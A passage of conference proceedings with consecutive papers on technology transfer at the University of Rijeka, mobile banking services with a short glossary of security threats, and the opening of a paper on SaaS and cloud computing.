- kontinuirano investirati u razvoj i dostupnost ICT sektora i online javnih servisa
- sniziti troškove vezane uz nabavu ICT-a i korištenje online usluga
- smanjiti teret vladine regulative i poreza
- povećavati transparentnost i otvorenost javne uprave i smanjivati „strah od novog“
- iskoristiti prednosti e-poslovanja za inovacije i nove oblike organizacije
- staviti ICT i javnu upravu u službu povećanja kvalitete života, tj. učiniti ih dostupnim, i korisnim slabije obrazovanim i siromašnijim ljudima
- povećati i poticati spremnost na cjeloživotno obrazovanje i iskoristiti mogućnosti koje pružaju ICT, npr. e-učenje, za razvoj poslovanja i inovacije.

Za ostvarenje svih navedenih ciljeva i planova potrebno je sinergijsko, umreženo i koordinirano djelovanje tijela javne uprave, svih gospodarskih subjekata, obrazovnih institucija te jasna strategija razvoja gospodarstva i svih njegovih sektora pa i ICT industrije, u čiju izradu i provedbu trebaju biti uključeni stručnjaci iz svih navedenih sektora.

Abstract – Technology transfer is, in a narrow sense, a formal transfer of rights to use and commercialize new discoveries and innovations resulting from scientific research. Several preconditions have to be met for successful technology transfer. In this paper the main preconditions of successful technology transfer will be discussed, the preconditions of University of Rijeka will be stated, and the future steps for successful commercialization of University of Rijeka scientific research results will be analyzed. University of Rijeka had, within the Science and Technology Project (STP), met some of necessary preconditions for successful technology transfer, but unfortunately this project ended in May 2011, leaving some of the work unfinished. The IPA IIIc project „Development of Innovation System at Ruđer Bošković Institute and University of Rijeka“ has helped in realizing several other technology transfer preconditions.

I. INTRODUCTION

Technology transfer from Universities has an important role in the development of knowledge-based economy and the key contributors of technology transfer are university researchers. Technology transfer is a legitimate part of the University purpose, alongside the core activities of teaching and scientific research. Taking into account that the dissemination of knowledge is the main purpose of a university, technology transfer uses commercial routes to achieve the same objectives. When successful, technology transfer generates a number of positive outcomes simultaneously: the transfer of new knowledge out from the university; source of new innovative ideas for the industry; opportunities for income generation by the industry and the university; and generation of positive social and economic impacts [1].

It must be emphasized among researchers that technology transfer is a positive and beneficial thing, but also that it will not happen by itself. Regulations dealing with technology transfer have to exist, and technology transfer takes a certain period of time to become successful, especially when it deals with early-stage technologies and products.

There are several preconditions for successful technology transfer. First, the researchers' knowledge, skills and expertise have to be captured. Second, a database has to be constructed, where all information about the researchers and their skills and expertise will be archived. Third, several regulations and policies about the management of technology transfer have to be adopted and implemented. Fourth, Technology Transfer Offices have to find the best mechanism for successful commercialization of new technologies and products.

As an example, University of Rijeka Technology Transfer Office has already performed some of mentioned activities quite successfully. The engagement of researchers in these activities was insufficient in the past [2]. However, during the IPA IIIc funded project "Development of Innovation System at Ruđer Bošković Institute and University of Rijeka", the situation has positively changed. The main stakeholders from the University of Rijeka (researchers) have responded and shown interest in technology transfer activities. Most of them have completed the questionnaire which captured their knowledge, expertise and competences. This data will be included in a competence database named "Baltazar." With the completion of this database, the main precondition for successful technology transfer from University of Rijeka is realized.

In the near future, University of Rijeka Technology Transfer Office in coordination with University of Rijeka Science and Technology Park will be faced with a difficult task – commercialization of University of Rijeka research results. With the creation of competence database "Baltazar" and the existence of Intellectual Property Management Policy and Regulation on Intellectual Property Management, the University of Rijeka will have nearly all preconditions for successful technology transfer from the University.

II. UNIVERSITY MOTIVES FOR TECHNOLOGY AND KNOWLEDGE TRANSFER

The role of science in technology and knowledge transfer is very important. Universities have an important role in creation and transfer of scientific knowledge into the economy. In this sense it is important to distinguish the difference between knowledge and technology transfer. Knowledge transfer comprises of capturing and transmitting research findings, skills and competences from those who generate them to those who transform them into economic outcomes - either explicitly (patents) or tacitly (know-how). It includes both commercial and non-commercial activities such as research collaborations, consultancy work, licensing, and the creation of spin-offs, mobility of researchers and the publication of scientific articles. Technology transfer is the process of developing practical applications for scientific research. It is a term used to describe a formal transfer of rights to use and commercialize new discoveries and innovations resulting from scientific research to another party [3].

The role of researchers in the process of technology and knowledge transfer is crucial. Numerous reasons for researchers' involvement in this activity exist:

- Creation of positive economic impact,
- Recognition within the society,
- Financial rewards,
- Generating additional funding for their research,
- Attracting new partners for collaborative projects,
- Creating new job opportunities for young researchers,
- Personal satisfaction, etc.

Effective technology transfer depends on the level of successful movement of scientific research results from the University to the industry. Technology transfer effectiveness is the degree to which research-based information is moved successfully from one individual or organization to another [4]. It is also important to emphasize that one successful practice of technology or knowledge practice in one environment does not necessary imply that it will also be successful in another environment. It varies from university to university.

The technology and knowledge transfer effectiveness from the university can be measured by several variables [4]:

- the number of invention disclosures,
- the number of patents filed,
- the number of license agreements,
- the number of start-up companies, and
- royalties from license agreements.

According to the above mentioned variables, four dimensions of technology transfer strategies can be defined [5]:

1. Passive technology transfer, such as publishing research results in scientific journal articles or making invention disclosures;
2. Active technology transfer, such as filing patent applications, executing technology licenses and royalties from technology licenses;
3. Entrepreneurial technology transfer, indicated by the number of start-up companies, and
4. Technology transfer for local economic development.

III. THE PRECONDITIONS FOR SUCCESSFUL TECHNOLOGY TRANSFER

Several important preconditions for successful technology and knowledge transfer exist. They can be divided into:

- Institutional preconditions, and
- Regulative preconditions.

Technology and knowledge mapping is one of the important preconditions for successful transfer of technology and knowledge, but cannot be categorized as either institutional or regulative precondition. It is a method by which all the knowledge of the university researchers is captured (competencies, skills, expertise, etc).

Infrastructural preconditions presume the establishment of institutions which are included into the activities of technology and knowledge transfer. First of all, a Technology Transfer Office should be set up at the University. The Technology Transfer Offices must work together with scientists and managers or entrepreneurs to establish collaboration. The primary motive of the Technology Transfer Office should be to protect and to market the university's intellectual property. Other motives should include promoting technological diffusion and securing additional research funding for the University via royalties, licensing fees and sponsored research agreements. Technology Transfer Offices should especially be committed to their role as a guardian of the researcher's and University's intellectual property [6].

The role of Science and Technology Parks is also important in successful technology and knowledge transfer. Science and Technology parks can act as a platform to the production of knowledge and its transfer to the economy in the form of spin-offs or simple knowledge spillovers, enhanced by the co-location of R&D university centers and high technology enterprises on site. Although reflecting mainly a science push perspective, they may constitute central nodes in an infrastructural system of competitiveness that articulates other entrepreneurial location sites and bridges

Universities to the economy in a more efficient and effective way, being crucial to increasing technology transfer and interchange speed, promoting the technological upgrading of the regional economy [7].

Regulative preconditions for successful transfer of technology and knowledge are dealing with all necessary documents needed for operating the process of technology and knowledge transfer. The most important documents for operating the process of technology and knowledge transfer at University level are:

- University Strategy,
- University Innovative Strategy,
- Intellectual Property Management Policy,
- Regulation on Intellectual Property Management,
- University Intellectual Property Portfolio, and
- University Competence Database.

As an example, University of Rijeka possesses all necessary infrastructure needed for effective technology transfer. A Science and Technology Park was established in 2008 and Technology Transfer Office was established in 2009.

When it comes to the regulative preconditions, University of Rijeka within the duration of Science and Technology Project (STP) has created its Intellectual Property Management Policy and Regulation on Intellectual Property Management. The STP programs were designed to cover the different stages of the "innovation value chain" through which knowledge affects economic development: knowledge creation, knowledge transfer and knowledge use [8]. Furthermore, University of Rijeka is currently involved in a process of creation of its Innovative Strategy. With the completion of this document, University of Rijeka will satisfy all regulative preconditions for successful transfer of technology and knowledge.

IV. MAPPING OF TECHNOLOGY AND KNOWLEDGE - "BALTAZAR" DATABASE AT THE UNIVERSITY OF RIJEKA

Mapping of technology and knowledge is an important process or method for capturing University researchers' information regarding their knowledge, competencies, expertise, etc. It can also be defined as a process of surveying, assessing and linking the information, knowledge, competencies and proficiencies which are held by individuals and groups within an organization [9].

Fundamentally, a process knowledge map contains information about the organization's knowledge. It describes who has what knowledge (tacit), where the knowledge resides (infrastructure), and how the knowledge is transferred or disseminated (social) [10].

University of Rijeka started with mapping of technology and knowledge within the Science and Technology Project financed by the loan of the World Bank. With the same resources, the University of Rijeka Technology Transfer Office was established. However, initial results of the mapping were poor, as the researchers have shown little or no interest in this activity, as shown in Table 1. Only a few researchers completed the questionnaires that were used for the mapping of technology and knowledge (MTK)

The above mentioned situation has positively changed with the participation in IPA IIIc project „Development of Innovation System at Ruđer Bošković Institute and University of Rijeka". A new and improved questionnaire for the mapping of technology and knowledge was devised, and the approach to researchers was from a different perspective. The crucial difference was face-to-face contact between the technology and knowledge transfer officer and researchers from the University of Rijeka.

Researchers were also given the option of completing the questionnaire either as individuals or as heads of departments. The important fact is that the researchers' involvement was much higher than the initial involvement in 2010, as can also be seen from the Table 1. below.

TABLE I. NUMBER OF COMPLETED QUESTIONNAIRES BY THE UNIVERSITY RESEARCHERS AT UNIVERSITY OF RIJEKA

University of Rijeka components	**Number of researchers involved in MTK (2010)**	**Number of researchers involved in MTK (2011)**
Faculty of Engineering	25	10
Faculty of Medicine	7	83
Faculty of Maritime studies	5	3
Faculty of Civil Engineering	2	68
Faculty of Economics	-	16
Faculty of Tourism and Hospitality Management	-	20
Faculty of Humanities and Social Sciences	-	141
Faculty of Law	-	4
Faculty of Teacher Education	-	8
Academy of Applied Arts	-	2
University of Rijeka Departments (Departments for Physics, Mathematics, Bitechnology and Informatics)	-	22
TOTAL	**39**	**377**

Source: University of Rijeka Technology Transfer Office, 2010 and 2012

All collected data regarding the the mapping of technology and knowledge will be inserted into a Competence Database named “Baltazar” (Figure 1.)



Figure 1. Baltazar Competence Database

"Baltazar" Competence Database was created under the IPA IIIc funded project “Development of Innovation System at Ruđer Bošković Institute and University of Rijeka”. The aim of this database is not only to capture the knowledge created at University of Rijeka and Ruđer Bošković Institute, but to capture the knowledge of all researchers of all Universities in Croatia. All relevant information about researchers’ skills, competences, and projects, collaboration with other institutions or industry will be collected in one place, in a single database.

This Competence Database will assist not only in identifying new project opportunities, but also in targeting scientists whose expertise is the most suitable for such collaboration [2]. Furthermore, the Competence Database will enable the business sector to obtain better insight into the service capabilities of the academic community, whose extrabudgetary income will increase [11].

The Baltazar Competence Database will eventually contain the wealth of information about (but not limited to) the following:

- Researchers (institution of employment, fields of expertice, former and current projects, contact information, etc),
- Equipment (location, capabilities, potential for use, etc),
- Projects (field, description, institution, lead researchers, associate researchers, project duration, etc), and
- Services (institution, service description, market opportunities, etc).

With the creation of this Competence Database, the University of Rijeka Technology Transfer Office has achieved all the necessary preconditions for successful transfer of technology and knowledge from University to industry.

V. CONCLUSION

With the completion of above mentioned activities, University of Rijeka has achieved all the necessary preconditions for successful transfer of technology and knowledge, or scientific research results. A Technology Transfer Office has been established, whose role is primarily to protect the university’s intellectual property and to promote transfer of technology and knowledge, but Technology Transfer Office also plays a significant role in the transfer of technology and knowledge between University and industry. Furthermore, in collaboration with University of Rijeka Science and Technology Park both should create the best business model for successful commercialization of University of Rijeka research results.

Two main types of preconditions have to exist for the successful transfer of knowledge and technology – institutional preconditions and regulative preconditions. Apart from the institutional and regulative preconditions, the mapping of technology and knowledge is an important tool in the process of technology and knowledge transfer.

Regarding regulative preconditions, University of Rijeka has drafted all the necessary documents needed for Intellectual Property Management, and is in a process of defining its Innovative Strategy. With this document, everything will be well defined for University of Rijeka and its researchers.

Competence Database “Baltazar” can be considered as an important breakthrough in capturing the knowledge created at the University in one place. It was very hard to engage researchers to collaborate within the activity of technology/knowledge mapping. The researchers’ involvement in 2011 was much higher than in 2010. The goal of gathering the valuable information about the researchers, equipment, projects and services in one place now seems more reachable.

The involvement and awareness rising among researchers about the importance of Intellectual Property Protection and the activities of transfer of technology and knowledge must be constant. According to the results of mapping performed within the IPA IIIc funded project “Development of Innovation System at Ruđer Bošković Institute and University of Rijeka” only 1/3 of researchers from the University of Rijeka responded. This percentage should be much higher in order to start with successful commercialization of the projects.

Finally, it is important to note that the “outputs” of University Technology Transfer depend on the quantity and quality of discoveries. This highlights the importance of the “suppliers” of new technologies - the researchers who conduct research in the laboratory and (in theory) disclose inventions to the TTO.

Abstract - The mobile and Internet market has been one of the fastest growing markets in the world and it is still growing at a rapid pace. This opens up new markets for financial institutions interested in offering value added services with reduction in cash usage and its associated costs. With mobile technology, banks can offer a wide range of services to their customers, transfer funds between accounts and will have immediate and full control over their finances or even performing stock trading while being in traffic. Mobile devices, due to their ability to provide services anytime and anywhere, have a high rate of penetration and potential to grow. This paper describes the basic concepts, services offered and technology which enables Mobile Banking.

I. INTRODUCTION

The first initiatives to enable direct payment via the computer network have emerged in the late seventies and early eighties. The appearance of the Internet significantly influenced further development. Internet network has rapidly grown from its modest appearance in the late seventies until the present times. Since January 1997 until today, after a period of exponential growth, the number of machines related to the network has exceeded one billion. This growth was mainly influenced by the appearance of the World Wide Web technology that provides access to the information stored on machines around the world, with a simple method highlight and click. The number of the Internet pages has also grown rapidly.

The number of views of the Internet users shows that the users' profiles quickly changed from the original users, university centers to the widespread population. These facts have not been missed even by the commercial organizations that offer the selling of goods and services to almost everybody. There are various systems of payment, but also various habits of people. One of the tasks set by the researchers was to incorporate the existing payment systems into electronic systems. The main advantage for the customer is the possibility of deferred payment [1].

A large number of mobile payment varieties exist in the market. Internet Banking is one of the services that give the customer's access to their banks. Customers could anytime: check out of their account details, get their bank statements, perform transactions like transferring money to other accounts and pay their bills. Internet banking requires a computer device (mostly PC) with enabled Internet connection. Mobile banking solve this limitation of Internet Banking, as it reduces the customer requirement to just a mobile phone. Mobile Banking enables anywhere, anytime banking. Customers overcome the limitations of Internet Banking, now they can do so on-the-go.

II. MOBILE BANKING

Many consumers and even some number of bankers make the mistake of using terminology mobile banking vs. mobile payments interchangeably. Mobile Banking refers to the platforms that enable customers to access financial services such as fund transfers, bill payments, balance information and exploring investment options. Mobile payments are defined as the process of using a hand-held device (such as mobile phone for example) to pay for products or service, remotely or at POS terminal [2].

With the advent of smart phones, communication to customers is not limited to voice only. This technology has given way to multi-functional wireless infrastructure that is available to the customers at all times, thus becoming a key driver for mainstream adoption of mobile financial services. Today's generation mobile phone becomes a companion in life, thus the adoption of mobile banking has taken off. This group will grow in the next decade giving banks an opportunity to explore innovative services at a reasonable cost. In developing regions with the increasing awareness of technology, the user acceptance of new technology is going high. Benefits of increasing penetration of telecommunication and anytime reach, will lead to mobile-based business models proving instrumental in realizing branchless banking, taking it to higher grounds by enabling low cost, and real time transactions over secure networks [3].

The main reasons behind low penetration of banking have been shown on Fig. 1.



Figure 1. Overview of the main reasons for low banking breach (Source: Technology enabled transformation in Banking - KPMG 2011)



Figure 2. Transaction costs by banking channel
(Source: Tower Group, Fiserv, Mcom data, 2009)

High mobile penetration and limited banking facilities are driving the growth of mobile banking in developing regions. The mobile services platform is a huge opportunity for banks to offer innovative banking and payment services. Around the world, retail and commercial banks are rapidly deploying an array of mobile banking solutions aimed at customer convenience and cost reduction. Cost transaction by various banking channel is depicted on Fig. 2.

Based on survey of Western European bank executive, most large banks and many mid-sized banks already offer various form of mobile banking service. Nearly two thirds of respondents either to that survey indicated that mobile banking was already mainstream or on the verge of gaining major traction in their market [5]. Mobile banking is often a relatively straightforward proposition for retail banks. The new channel can be built at relatively low cost and risk by adapting existing Internet platforms to mobile devices. In addition, with little to no incremental costs for each additional mobile user, the financial justification for basic mobile banking services is easy to rationalize.

Mobile banking has also started to see widespread customer adoption, with a number of respondents indicating noticeable drops in telephone and internet banking inquiries accompanied by increased mobile application download rates and text inquiries. Most banks provide basic information services such as balance updates, payment alerts and account transfers. Mobile banking is must for banks that focus on customer services and innovation as key differentiators. Families and early-adopted customer are segments which increasingly using mobile devices to manage all aspects of their daily lives and are looking to their banks to provide a similar level of access to their financial information through their mobile devices. In addition, largely as response to growing consumer demand, many respondents suggested that they expected to gain competitive advantage and differentiations as key benefits of their mobile banking solution [5].

III. Financial Services and Technology

Most large banks offer a basic mobile banking solution for their consumers. The most common mobile banking services available are:

- Account alerts, security alerts and reminders
- Account balances, updates and history
- Customer service via mobile
- Branch or ATM location information
- Electric bill, deliver online payments by secure agents and mobile client applications
- Domestic and international funds transfers
- Transaction verification
- Insurance policy management
- Pension plan management
- Mortgage alerts
- Blocking of (lost, stolen) cards
- Withdrawal at banking agent
- Deposit at banking agent
- Mobile recharging
- Peer to Peer payments



Figure 3. Transition of service channel
(Source: Technology enabled transformation in Banking - KPMG 2011)

Future services likely will include mobile commerce, mobile payments, contactless payments using NFC (Near Field Communications), mobile coupons and location-based services [7].

Retail banks are faced with the challenges of shrinking product margins and growing customer demand for more personalized service. Banks are forced to consider innovative customer sales and service strategies (depicted on Fig. 3), which requires a much broader approach to the management of the many services that customers may use to interact with their bank. Banks are typically trapped between the perplexities of allowing the customer to choose among a wide variety of services deciding.

There is a significant difference between launching mobile services in the developed world and the developing one. According to the UK Department for International Development, more than 2.7 billion people in the developing world have no access to financial services. What's more, the same study suggests that by 2012, there will be 1.7 billion people with access to mobile phones but not bank accounts. Large proportion of the developing world is currently, unbanked, financial institutions generally do not have access to robust customer information, which in turn reduces service options, particularly in the extension of credit facilities [6]. Mobile phones in developing world also tend to be less advanced, meaning that WAP and mobile application-based solutions are not universally applicable in all markets.

Banking innovators are also confident that their mobile banking leadership will translate into greater customer loyalty, satisfaction and a stronger reputation for customer centricity. Banks are adopting their mobile applications and browser platforms to deliver targeted advertisements and promote cross-selling opportunities. Banks are also building customer acceptance and comfort with conducting financial transactions over mobile devices. This procedure banks create a larger group of early adopters for future mobile services.

Mobile banking and mobile payments can take many forms. The development of mobile solutions tends to follow an evolutionary pattern that starts with basic mobile banking and progresses towards mobile payments at the physical POS. Scenarios in Table I examine some of the impacts, benefits, challenges and customer considerations facing banks at three distinct points in this evolution.

TABLE I. SCENARIO SPECTRUM FOR MOBILE TECHNOLOGY [5]

	Basic mobile banking	Enhanced mobile banking and remote mobile payments	Mobile payments at the physical POS
Overview	The basic mobile banking market consists of financial institutions that are focused on developing and refining their mobile banking platform	The enhanced mobile banking and remote payments market consists of players with mature mobile offerings, healthy adoption rates, and basic remote payment services	The physical POS mobile payments marketplace is composed of traditional and non-traditional players vying for early market share of mobile payment revenues
Key features	Typically includes core service offerings such as account access, balance information and internal transfers and are usually on 1-2 technology platforms serviced by a vendor	Typically consists of market leading mobile banking features such as mobile deposit capture, mobile capture and bill pay, enhanced enrollment features, and some remote payment offerings such as person to person (P2P) payments	Features and functionality widely vary depending on the players involved and geography where the solution is being launched
Benefits	• Enhanced reputation and customer service • Reduced cost to serve (and therefore more flexible capital) • Can be straightforward to deploy • Easily integrated into existing internet banking services • Demonstrates innovation • Creates a base comfort level for consumers using mobile devices • Builds in-house experience and skills	• Reduces cost to serve and increases available capital • Streamlines processes and reduces manual intervention • Builds in-house experience and skills • Capitalizes on 'first-to-market' opportunities • Provides new revenue streams	• Protects existing payments revenues • Creates new revenue opportunities • Responds to customer demands
Customer impact	• Unfettered access to banking information and basic transactions • Convenience and ease of use • Integrated view of banking information and accounts • Higher customer loyalty and 'stickiness'	• Reduces branch and ATM visits • Delivers increased flexibility to customers • Builds comfort and acceptance of mobile payment solutions • Acts as a stepping stone to contactless and proximity payments	• Convenience and ease of use, particularly for low-value payments • Tighter security and privacy • Replaces traditional wallet or existing stored value accounts and electronic purse cards
Key considerations	• What is our mobile channel strategy? • What is our mobile commerce strategy? • What is our position on mobile payments? • What are our current mobile banking capabilities?	• Who is our mobile service vendor and are their capabilities sufficient? • What are leading practices in mobile commerce? • What should our mobile payments product look like? • What should our revenue sharing model look like?	• How should we plan for enhancements to our mobile platform? • How should we rollout our mobile payments pilot? • What are the estimated costs of the mobile payments initiative?

Banks can use services and technology to achieve customer satisfaction [4]:

- **Transparency** – Complex products such as top up deposits, revolving loans, top up loans, etc. introduced by the Banks to benchmark themselves in the competitive market and provide the best possible deal, leaves customers confused with the choices. Customers regularly indicate the penalization for being loyal or introduction of unfair or unexpected changes. Banks can rebuild trust by undertaking the research through myriad data analytics solutions to better understanding customer's needs. This will help them to build right relationships with the customers and provide for focused products/services participation in social networks to.
- **Unique identity and sense of belonging** – Most Banks are not able to harness the capabilities of the system to meet today's needs effectively and may not meet tomorrow's 24/7 banking requirements. This reduces the ability to launch unique products. Banks can create a brand identity by offering improved service levels, transparency, quality of staff, and relevant information to the existing and new customers. This will develop long lasting relationships with the customers who will perceive it as full-service provider and thus recommendation to other potential customers.
- **Reaching customers and cost reduction** – Banks usually struggle in frequent communication with the customers. Primary mode as used by Banks to share information with their existing customers is the websites and the mailers. However, Banks can use blogs and customers and in decision-making allow customers to discuss the offerings, compare and evaluate services. Banks can also arrange the weekly meeting with the potential and existing customers to offer various financial facilities offered by the Bank. Feedback from customers will help the Bank in redesigning their products and thus provides an interface to sell these products via online channels. New technologies can help the Banks in reducing the cost of the operations such as per unit product cost, infrastructure maintenance and increasing the frequency of communication with the customers. Banks are attempting to cater to all customer segments through same delivery channels. The focus can be enhanced by redefining the strategy to use hybrid channels (kiosks, franchisees, etc.)
- **Response to regulatory regulations and reporting requirements** – Analytics using IT can help the Banks to focus on the products/service offering to the on what should be done as per the regulatory guidelines. Successful integration will help in decision of what risk Bank wants to take, understanding and measurement and finally right pricing of the products

IV. MOBILE BANKING SECURITY THREATS

Mobile banking has been mostly performed via SMS or the Mobile Web. The rapid growth of smart phones based on operating systems like Apple's IOS or Google's Android have led to increasing use of special client programs, called apps. These applications can be downloaded to mobile device. For additional security protection client install a digital certificate from a trusted certificate authority (CA). Installing a certificate from a CA is an important step in ensuring that mobile phone is a trusted entity within mobile network infrastructure.

Financial institutions should be aware of potential threats that can affect their mobile banking services. These include [2]:

- **Cloning** – Copying the identity of one mobile phone to another, thereby allowing the perpetrator to masquerade as the victim, normally with the intent to have calls and other services billed to the victim's cellular account. In the case of mobile banking, cloning could give the hacker access to the victim's financial accounts;
- **Hijacking** – The attacker takes control of a communication between two entities, masquerading as one of them. As with cloning, hijacking could give the hacker access to the victim's financial accounts;
- **Malicious Code** – Software in the form of a virus, worm or other "malware" is loaded onto the handset, the SMS gateway or the bank's server to perform an unauthorized process that will have adverse impact on the confidentiality, integrity or availability of financial information and transactions;
- **Malware** – A contraction for "malicious software" that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity or availability of the victim's data, applications or operating system, or otherwise annoying or disrupting the victim;
- **Man-in-the-Middle Attack** – An attack on the authentication protocol exchange in which the attacker positions himself between the claimant and verifier with the intent to intercept and alter data traveling between them;
- **Phishing** – Tricking a victim into disclosing sensitive personal information or downloading malware through an email;
- **Redirecting** – Intercepting a communication by substituting a fraudulent address or identity, potentially by using a Man-in-the-Middle attack;
- **SMiShing** – A contraction of "SMS phishing," this attack uses SMS to facilitate bogus requests for personal information;
- **Spoofing** – Sending a network packet that appears to come from a legitimate source, rather than its actual source;

- **Vishing** – A contraction of "voice and phishing", in which victims are tricked into disclosing sensitive personal information through a phone call;

V. CONLUSION

In the financial institutions, a key factor for a success is the responsiveness of the user. Any system that is supported by the famous banking organizations, will easily win the trust of its users. Innovative models using mobile devices and efficient payment systems will make financial services more widely available anytime. It is becoming more and more critical to develop new intelligence that enables financial institutions make informed judgments and become much more customer centric. Smarter banks will increasingly invest in techniques to gain new customer insights, effectively segment their customers, develop deeper relationships and be the bank of choice. Banks will be increasingly using technology that will enable them to determine pricing, new products and services, the right customer approaches and marketing methods, which channels customers are most likely to use and how likely customers are to change providers or have more than one provider. Banks that will understand their customers better and look to charge only for services used will benefit more than other banks. We may conclude that every aspect of banking will be transformed by new technology in near future. Customer-friendly products, delivery channels, easy and accessible services and competitive pricing would be the driving forces – and technology shall play a dominant role in all these. The most successful institutions will be those that combine visionary technology with strong customer centricity.

Prognosis: Cloudy with SAAS

Bojan Kraut, univ. dipl. ing.
Alcyone d.o.o., Maribor, Slovenia
bojan.kraut@alcyone.si

Most of the IT industry recognized the power of cloud and grid computing. Next generation of SAAS applications is already drastically increasing business performance and offers unimaginable information integration, fusing with new and existing applications, leveraging newest social communication platforms and professional services.

This new wave of global IT infrastructure is rapidly changing the way the users work, think and collaborate. New web technologies like HTML5 and sophisticated JavaScript libraries are providing rich user interfaces which perform like classical desktop systems and in combination with scalable and flexible architecture open new possibilities for better, faster and more controlled integration of information sources.

This brings some challenges and issues which must be addressed before potential information loss, security vulnerability or unintended sharing.

How will next generation of software look like and where is it shifting to? Several answers are emerging, let's take a look.

I. INTRODUCTION

Technology is developing with increasing speed. A few years ago, Internet was available on computers, but today it is an integral part of everyday life. Smart phones and tablet computers are already opening a whole new dimension, information terminals are linked directly to servers and in a few years, cars, boats, heating systems - everything will be linked together, having its own operating system connected to the Internet, and allowing the user to perform tasks unimaginable today. Future drivers will to be in constant contact with available services, road conditions, traffic information and routing. In a few years, every smart device will be connected to the global grid serving all possible needs. As use of mobile devices is increasing - Gartner predicts there will be more than 70 billion mobile applications downloads annually in the next 2 years [1].

This, of course, brings up issues about availability and performance, even usability. Users will collaborate with advanced user interfaces that will react on move, gesture, voice and image recognition.

Basically, our lives will be completely integrated with this universe of information.

To accomplish this, users will demand the highest possible availability, performance and, of course, an affordable price. Therefore, services will have to migrate to the infrastructural cloud.

II. CLOUD COMPUTING

Cloud computing is relatively new. Simple put - it is an abstraction of the service from the underlying architecture. Such abstraction comes with a goal - to be as reliable and scalable as possible. This elastic architecture can accommodate perfectly to the needs of a specific customer, offering the best possible value. As IT infrastructures become too complex today 70% of current IT investment remains focused on maintenance, leaving little resources for innovation [2]. Cloud brings simplification and better organization of existing resources to increase performance.

III. SAAS IS BETTER

To put an application into a cloud infrastructure often means that an existing application must be strongly refactored to use all cloud potential. Today, still a lot of existing applications is of monolithic architecture which is normally inappropriate for service oriented architecture, an architecture strongly used in cloud applications.

But why are these services so important?

The main reason lies in the existing legacy applications with proven business logic, but with an inappropriate architecture for SAAS architecture. The business layer of such applications can be exposed with web services or even SOA architecture to huge amount of other applications and seamlessly integrate with other applications.

Modern software architecture often resides of several abstraction layers, with each layer having its own responsibilities. Often, data retrieval is abstracted with ORM tools or web services. This way, several existing repositories can be integrated into a central system where data is processed and used in business logic. Modular architecture brings to application development a new option - each and every part of the application can be substituted with something else.

Such modular SAAS applications can offer web service connectivity or SOA architecture, through which the system can be used in numerous other applications, or remote fat clients can connect to the service architecture to work with the data or mainly all functionality can be exposed through last generation RIA user interfaces [3].

As the whole application is built from several blocks, these can be put each on a separate virtual resource, thus allowing unimaginable scaling of applications. Such applications can support virtual clustering and, due to their completely unawareness of the underlying physical infrastructure, can easily be migrated, also when active.

IV. INTEGRATION

Also, integration methods were simplified to enable weakly bounded systems. CORBA, RMI and legacy EDI were substituted with XML based data interchange and communication standards based on XML. As this was quite a huge step, XML based collaboration enabled SOA to completely cover all needs for the whole business process collaboration.

